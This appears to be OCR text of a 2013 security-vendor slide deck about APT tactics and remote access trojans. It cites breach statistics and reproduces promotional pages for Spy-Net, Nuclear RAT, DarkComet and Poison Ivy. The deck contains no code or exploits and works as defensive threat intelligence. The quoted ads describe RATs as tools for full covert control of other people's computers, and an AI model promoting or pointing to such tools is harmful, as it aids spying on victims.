
Cyber Attacks and their ADN Fingerprint

Yogi C
SE Director, Europe

Under the headlines

3 Minutes

184 Countries, 41% Rise


Asia & East Europe (46%)


Across Verticals

Chinese Linkage (89%)

3 Emails to Compromise

Source: FireEye Advanced Threat Report, March 2013
Verizon Data Breach Investigations Report, 2013

Unique in 68% of cases – August 2013



TTP


Tactics: How to get to the victim

Techniques: used vulnerability , RAT, C&C infrastructre

Procedures: Motive & objective

If it works, attacker continue using it !

RATs, RATs, Everywhere!


SPY NET
spynetcoder@gmail.com
SPY NET
SPY NET VENDAS DE VIRUS FUD DOWNLOAD HACKER ENVASOR O MELHOR TRONJAN

Spy-Net RAT

Spy-Net is a software that allow you to control any computer in world using Windows Operating System.He is back using new functions and good options to give you full control of your remote computer.Stable and fast, this software offer to you a good interface, creating a easy way to use all his functions

When started this project, some users asked me to use better things from old Spy-Net and better things from Xtreme RAT and fix some little bugs. Now, users can control any remote computer with stability and no errors.


Arquivo do blog

2012

Outubro

Download Spy Net v3.1

RATs, RATs, Everywhere!



Nuclear RAT 2.1.0

Information


Programmed by:	Caesar2k
Date added / updated:	September 4th 2007
Downloads:	131418
Filesize:	1.26MB
Coded in:	Delphi
Section:	Remote Windows Administration Tools | Spy
Compatibility:	Windows NT, 2K, XP, Vista

Description

Feature highlight:

- Unicode support, you can see folders, windows, text, in any world language, that Windows can support. Tested with korean, japanese, arabian, vietnamese, chinese, portuguese, spanish, russian, and more! (Check the screenshot)

RATs, RATs, Everywhere!



DarkComet RAT Legacy disclaimer (EULA)

1. disclaimer of warranties and indemnity


1.1 phrozensoft.com makes no warranties, conditions, undertakings or representations of any kind, either express or implied, statutory or otherwise in relation to the software including without limitation any implied warranties or conditions of merchantability, satisfactory quality, fitness for a particular purpose, non-infringement or arising from course of dealing, usage or trade. some states/jurisdictions do not allow the exclusion of implied warranties, so the above exclusion may not apply to you and you may have other legal rights that vary from state to state or by jurisdictions. without limitation to the foregoing, phrozensoft.com does not warrant that the software will meet your requirements or that the operation of the software will be error free or uninterrupted or that defects in the software will be corrected.

1.2 phrozensoft.com does not represent that you are entitled to remove any third party applications and disclaims liability for any recommendations made by phrozensoft.com, its employees and sub-contractors in connection with your use of the licensed product.

1.3 you shall fully and effectively indemnify phrozensoft.com for any claim, action, proceeding, liability or expense suffered by phrozensoft.com as a result of your use of the licensed product.

2. limitation of liability

Poison Ivy



Poison Ivy
Remote Administration Tool
Home - Downloads - Screenshots - Development - Customer Portal - Links - Contact

Site/downloads up again
2008-11-20

I have received a tremendous amount of emails from people wanting me to continue the project even though it might take some time until the next release.
It's meant alot to me to see this kind of support for the project. That's why I've decided to bring back the site, but I will not promise anything...
I hope to get some time and motivation to finish the new version.

Development
2008-03-30

The next version is well on its way (even though I haven't updated the dev.log in ages). I decided to redo most of the core code in the client and also implement language support. The new client will use less memory and be somewhat faster. The language file (english) will be uploaded, once the new version is done, for anyone to translate.

Stay tuned for more info.

New plugin: Optix Screen Capture
2008-02-04

The former EES founder, th3 s13az3, has contributed with an excellent screen capture plugin.
Hence the name it has the same style as Optix Pro (which th3 sl3az3 was the author of). Source codes are included (which requires a couple of Delphi Components, they are included as well).

Download it here!

Poison Ivy


- First released in 2005, last release 2008
- Developed by a Swedish coder named “ShapeLeSS”
- Has been part of the APT toolbox for a long time
- Has vulnerabilities of its own, but is still in use

Poison Ivy is Still Active

- Strategic compromises of CFR (2012), DoL (2013)
- Strategic web compromises by the “Sunshop” campaign (2013)
